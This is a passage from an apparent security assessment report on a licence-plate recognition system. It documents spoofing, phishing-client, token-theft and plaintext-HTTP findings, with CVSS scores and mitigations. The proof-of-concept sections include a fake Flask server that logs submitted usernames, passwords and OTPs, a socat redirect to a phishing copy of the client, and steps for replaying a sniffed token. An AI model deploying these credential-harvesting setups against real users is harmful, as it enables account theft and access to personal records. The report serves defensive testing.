18     app.config["SECRET_KEY"] = config._SESSION_SECRET_KEY_
19
20     db.init_app(app)
21     if not os.path.isfile('./server.db'):
22         with app.app_context():
23             db.create_all()
24             createdb()
25
26     app.register_blueprint(usermanagement.user_management)
27     app.register_blueprint(platequery.plate_query)
28
29     app.run(host='0.0.0.0', port=80)
30
```

Proof of concept / How to attack

Constraints:

1. Attacker has capability for DNS spoofing in external network (DNS cache poisoning)
 2. Attacker should have cert which is not self-signed
 - we use goorm hosting service for certificate which issued from root CA (real attackers prepare their site with root CA and IP)
 - But It works with container, cannot access directly remote server in ours container with URL or IP
 - So verifying server spoofing, we test with URL modification in code like below,
- ```
29 //const host = "https://team-server-dhzve.run.goorm.io";
30 const host = "https://con-t-ythyc.run.goorm.io";
```
- (below is attacker's)
- ⇒ Assume that DNS spoofing is applied for team3's server URL by modifying URL in source code

### Procedure:

1. make fake server with python flask and run in goorm hosting service
2. connect localhost:3000 and try to login
3. server is spoofed
4. check if user credential is received or not in attacker's server
5. check if ALPR service doses not worked well

### faker server's impl - signin method : sniffing user credential

The screenshot shows a terminal window with several tabs at the top: https.py, index.py, and form\_action.html. The https.py tab contains the following code:

```
14
15 @app.route('/')
16 def hello():
17 return render_template('hello.html')
18
19 @app.route('/signin', methods=['GET', 'POST'])
20 def signin():
21 app.logger.error('signin')
22 if request.method == 'GET':
23 form_user = request.args.get("username")
24 form_pass = request.args.get("password")
25 form_otp = request.args.get("otp")
26 else:
27 form_user = request.form.get("username")
28 form_pass = request.form.get("password")
29 form_otp = request.form.get("otp")
30
31 print(form_user)
32 print(form_pass)
33 print(form_otp)
34
35 return {"ok": "okok"}
```


The terminal window has tabs for 디버그, 터미널, 검색, 리소스 모니터, 린트, new run python, new build. The 터미널 tab is selected and shows the command: python3 /workspace/con-t2/index.py. The output log shows several GET requests to the /life endpoint, followed by a single GET request to the /signin endpoint with user credentials passed in the query string.

```
172.17.0.1 - - [11/Jul/2022 14:00:25] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:00:36] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:00:35] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:00:40] "GET /life HTTP/1.1" 404 - 172.17.0.1 - - [11/Jul/2022 14:00:45] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:00:50] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:00:55] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:01:00] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:01:05] "GET /life HTTP/1.1" 404 -
172.17.0.1 - - [11/Jul/2022 14:01:10] "GET /life HTTP/1.1" 404 -
[2022-07-11 14:01:13,765] ERROR in index: signin
test2@gmail.com
Asdf!234
852165
172.17.0.1 - - [11/Jul/2022 14:01:13] "GET /signin?username=test2@gmail.com&password=Asdf!234&otp=852165 HTTP/1.1" 200 -
172.17.0.1 - - [11/Jul/2022 14:01:13] "GET /life HTTP/1.1" 404 -
```

without processing signin, we just sniffing  
http get method and user credential is passed

### 1.2.23. V23 - phishing client web site

| Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | [V23] phishing client web site                                                                                                                                                    |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|---------------------|------------|-------------|-----------------|-----|-----------------|-----|-------------------------|-----|---------------------|-----|--------------------------|-----|--------------------------|-----|--------------------|-----|
| CIA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | [Availability]<br>[Confidentiality]                                                                                                                                               | Attack vector     | [CLIENT/PRIVILEGED] |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Approach                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | [REVIEW/DESIGN]                                                                                                                                                                   | Exploit technique | [SPOOFING]          |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <b>Vulnerabilities</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| 1.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | S/W structurally, on client side, there are UI app and local host server and there is no any authentication of client webapp. It means that there isn't any protection on client. |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| 2.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Attacker can spoof client UI web for phishing and steal sensitive data or prevent officer executing law enforcement.                                                              |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| CVSS Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 6.7                                                                                                                                                                               | Severity          | Medium              |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <b>Common Vulnerability Scoring System Calculator</b> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>CVSS Base Score</td> <td>5.3</td> </tr> <tr> <td>Impact Subscore</td> <td>3.6</td> </tr> <tr> <td>Exploitability Subscore</td> <td>1.6</td> </tr> <tr> <td>CVSS Temporal Score</td> <td>5.0</td> </tr> <tr> <td>CVSS Environmental Score</td> <td>6.7</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.4</td> </tr> <tr> <td>Overall CVSS Score</td> <td>6.7</td> </tr> </tbody> </table> <p><a href="#">Show Equations</a></p> <p>CVSS v3.1 Vector<br/>AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:H/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p> |                                                                                                                                                                                   |                   |                     | Score Type | Score Value | CVSS Base Score | 5.3 | Impact Subscore | 3.6 | Exploitability Subscore | 1.6 | CVSS Temporal Score | 5.0 | CVSS Environmental Score | 6.7 | Modified Impact Subscore | 5.4 | Overall CVSS Score | 6.7 |
| Score Type                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Score Value                                                                                                                                                                       |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| CVSS Base Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 5.3                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Impact Subscore                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 3.6                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Exploitability Subscore                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 1.6                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| CVSS Temporal Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 5.0                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| CVSS Environmental Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 6.7                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Modified Impact Subscore                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 5.4                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Overall CVSS Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 6.7                                                                                                                                                                               |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <b>Consequence / Impact analysis</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Phishing client can occur stealing sensitive data (e.g. user credential) and it is sold to illegal group for making money or used for following attack. Secondly, officer cannot execute law enforcement. In other words, officer connect to fake client, try to login, start ALPR service. Everything is worked well visually. But fake client does not send any license plate data to server. So, ALPR service is not worked normally.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <b>Recommended mitigation</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Run client webapp in server side or apply authentication procedure with web server                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Tools needed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | socat(for port forwarding), yarn(running webapp)                                                                                                                                  |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <b>Relative component / source code</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Client UI Webapp (design problem)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <b>Proof of concept / How to attack</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Constraints:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| <ul style="list-style-type: none"> <li>- client PC has received any malware which attacker injects for forwarding port and running attacker's fake webapp</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| Procedure:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |
| 1. Make fake client webapp and run with port 5001 like below                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                   |                   |                     |            |             |                 |     |                 |     |                         |     |                     |     |                          |     |                          |     |                    |     |



## 2. modify login button function

(print console log → It can be changed to other method to transfer user credential)

```

31 otp: Yup
32 .number()
33 .required(
34 'OTP is required')
35),
36 onSubmit: (values) => {
37 const formData = new URLSearchParams();
38 formData.append("email", values.email);
39 formData.append("password", values.password);
40 formData.append("otp", values.otp);
41
42 console.log("email:" + values.email);
43 console.log("password:" + values.password);
44 console.log("otp:" + values.otp);
45 }
46);
47
```

## 3. apply port forwarding 3000 → 5001 with socat

insert command like below, it forward 3000 port to 5001

```
> socat tcp-listen:3000,reuseaddr,fork tcp:127.0.0.1:5001
PS C:\Users\user\Downloads\socat-1.7.3.2-1-x86_64\ socat -L -f - 2>> ./socat tcp-listen:3000 reuseaddr fork tcp:127.0.0.1:5001
2022/07/09 17:10:39 socat[24704] E write(6, 0x600042e50, 24): Broken pipe
```

## 4. officer connect to localhost:3000(ALPR web service UI URI)

5. It redirects the site to localhost:5001, officer sees the same graphical web page, but it is attacker's phishing site!

6. User attempts to login, then attacker could get user credential

Although the officer connects to the localhost:3000, he connects to the attacker's site (localhost:5001). and his credential is stolen by attacker. And finally, he does not execute law enforcement because client is fake site

1.2.24. V24 - Stolen token, spoofing as valid user, sensitive information could be sniffed

|             |                                                                                    |                   |            |
|-------------|------------------------------------------------------------------------------------|-------------------|------------|
| Description | [V24] Stolen token, spoofing as valid user, sensitive information could be sniffed |                   |            |
| CIA         | [CONFIDENTIALITY]                                                                  | Attack vector     | [NETWORK]  |
| Approach    | [REVIEW/CODE]<br>[REVIEW/DESIGN]                                                   | Exploit technique | [SNIFFING] |
|             |                                                                                    |                   |            |

## Vulnerabilities


Stolen token, spoofing as valid user, sensitive information could be sniffed

## Relative component / source code

|            |     |          |      |
|------------|-----|----------|------|
| CVSS Score | 7.9 | Severity | High |
|------------|-----|----------|------|

 Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



AV:N/AC:L/PR:N/UF:S

An attacker can steal general user credentials such as user name, password, otp seed, token and use this credentials to acquire the plate information.

#### **Recommended mitigation**

Provide the client interface in the form of WebApp.  
So, Eliminate exposed IPC channels by operating in one process.

## Tools needed

Proof of concept / How to attack

1. packet capture start with localhost
  2. connect webpage to https://localhost:3000/
  3. proceed login
  4. check token in wireshark packet
  5. Insert token to header, could be impersonate as validated

The authorization header will be automatically generated when you send the request. Learn more about authorization <a href="#">x

```
1 "result": "GRN0422"
2 "status": "OK4 Samas Port Act. 211"
3 "idnumber": "markweston_080808"
4 "birth_date": "08/08/1988"
5 "expiration_date": "08/08/2038"
6 "name": "Mark Weston"
7 "plate": "GRN0422"
8 "status": "No Warts / Warrants"
9 "vehicle_color": "Black"
10 "vehicle_make": "Chevrolet"
11 "vehicle_model": "Beetle"
12 "vehicle_year": "2004"
```



1.2.25. V25 - The external server provided by goorm does not support mutual authentication using tls based on pki.

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|-------------------|------------|-----------------------------|----------------------|------------------------------|---------------------------------|-------------------------------|-------------------------------|--------------------------------|
| Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | [V25] The external server provided by goorm does not support mutual authentication using tls based on pki. |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| CIA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | [CONFIDENTIALITY]<br>[INTEGRITY]                                                                           | Attack vector     | [NETWORK]  |                             |                      |                              |                                 |                               |                               |                                |
| Approach                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | [REVIEW/CODE]                                                                                              | Exploit technique | [SNIFFING] |                             |                      |                              |                                 |                               |                               |                                |
| <b>Vulnerabilities</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| server.py<br>- does not implement mutual authentication using tls based on pki.<br><pre>app = Flask(__name__)  if __name__ == '__main__':     app = Flask(__name__)     app.config['DEBUG'] = True     app.config['SQLALCHEMY_DATABASE_URI'] = config._DB_PATH_     app.config["SECRET_KEY"] = config._SESSION_SECRET_KEY_      db.init_app(app)     if not os.path.isfile('./server.db'):         with app.app_context():             db.create_all()             createdb()      app.register_blueprint(usermanagement.user_management)     app.register_blueprint(platequery.plate_query)      app.run(host='0.0.0.0', port=80)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>Relative component / source code</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| CVSS Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 9.3                                                                                                        | Severity          | Critical   |                             |                      |                              |                                 |                               |                               |                                |
| <b>Common Vulnerability Scoring System Calculator</b><br>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score. <table border="1"> <tr> <td><b>CVSS Base Score:</b> 9.1</td> </tr> <tr> <td>Impact Subscore: 5.2</td> </tr> <tr> <td>Exploitability Subscore: 3.9</td> </tr> <tr> <td><b>CVSS Temporal Score:</b> 8.6</td> </tr> <tr> <td>CVSS Environmental Score: 9.3</td> </tr> <tr> <td>Modified Impact Subscore: 5.9</td> </tr> <tr> <td><b>Overall CVSS Score:</b> 9.3</td> </tr> </table> <p style="text-align: right;"><a href="#">Show Equations</a></p> <p style="text-align: center;">CVSS v3.1 Vector<br/>AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:X/RC:C/CR:H/IR:H/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:N</p> |                                                                                                            |                   |            | <b>CVSS Base Score:</b> 9.1 | Impact Subscore: 5.2 | Exploitability Subscore: 3.9 | <b>CVSS Temporal Score:</b> 8.6 | CVSS Environmental Score: 9.3 | Modified Impact Subscore: 5.9 | <b>Overall CVSS Score:</b> 9.3 |
| <b>CVSS Base Score:</b> 9.1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| Impact Subscore: 5.2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| Exploitability Subscore: 3.9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>CVSS Temporal Score:</b> 8.6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| CVSS Environmental Score: 9.3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| Modified Impact Subscore: 5.9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>Overall CVSS Score:</b> 9.3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>Consequence / Impact analysis</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| An attacker can steal admin or general account information by fake remote server using DNS spoofing                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| An attacker can sniff all information by changing HTTPS to HTTP through the network                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>Recommended mitigation</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>Using the PKI with SSL/TLS</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| Tools needed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Wireshark, Unprivileged new browser                                                                        |                   |            |                             |                      |                              |                                 |                               |                               |                                |
| <b>Proof of concept / How to attack</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                            |                   |            |                             |                      |                              |                                 |                               |                               |                                |

- Allow access to the server using http protocol.

The screenshot shows a browser window with a dark-themed extension. A warning message from the extension reads: "Connection security for team-server-dhzve.run.goorm.io" and "You are not securely connected to this site. Your connection to this site is not private. Information you submit could be viewed by others (like passwords, messages, credit cards, etc.)." Below this, a table lists user logins:

| Username            | Query Per Second | Best Match Count | Partial Match Count |
|---------------------|------------------|------------------|---------------------|
| lg2_3team@gmail.com | 0.0              | 0                | 0                   |
| test@gmail.com      | 1.0              | 27               | 1                   |
| test1@gmail.com     | 1.0              | 17               | 0                   |
| test2@gmail.com     | 1.0              | 63               | 2                   |
| test3@gmail.com     | 1.0              | 56               | 2                   |
| test4@gmail.com     | 0.0              | 0                | 0                   |
| wo0ngs@gmail.com    | 1.0              | 9                | 0                   |

- available access the API using http

The screenshot shows a Postman request for "http://team-server-dhzve.run.goorm.io/signin?username=test2@gmail.com&password=Asdf1234&otp=565543". The "Params" tab is selected, showing query parameters: username (test2@gmail.com), password (Asdf1234), and otp (565543). The "Body" tab shows a JSON response:

```
1 {
2 "result": {
3 "message": "",
4 "status": "success",
5 "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwdjssNfawQjoiJ8ZXN0Mkd8nWppbC8jb28iLCJleHAiOiJE2NTc2MDQwNjJ9.D_7-K__qRp1_TpDiiYYfnkhSZE0dASljt8T4gczhxWs"
6 }
7 }
```

### 1.2.26. V26 - Available to change https to http by tempering the client's server.js file.


| Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | [V26] Available to change https to http by tempering the client's server.js file. because mutual authentication with an external server is not performed. |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|-----------------|----------|-------|------|-----|--------|-----|----------------|-----|----------|-----|---------------|-----|-----------------|-----|---------|-----|
| CIA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | [CONFIDENTIALITY]<br>[INTEGRITY]                                                                                                                          | Attack vector     | [CLIENT/SOURCE] |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Approach                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | [REVIEW/CODE]                                                                                                                                             | Exploit technique | [TAMPERING]     |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Vulnerabilities</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Available to change https to http by tempering the client's server.js file. because mutual authentication with an external server is not performed.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Relative component / source code</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| CVSS Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 7.6                                                                                                                                                       | Severity          | High            |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
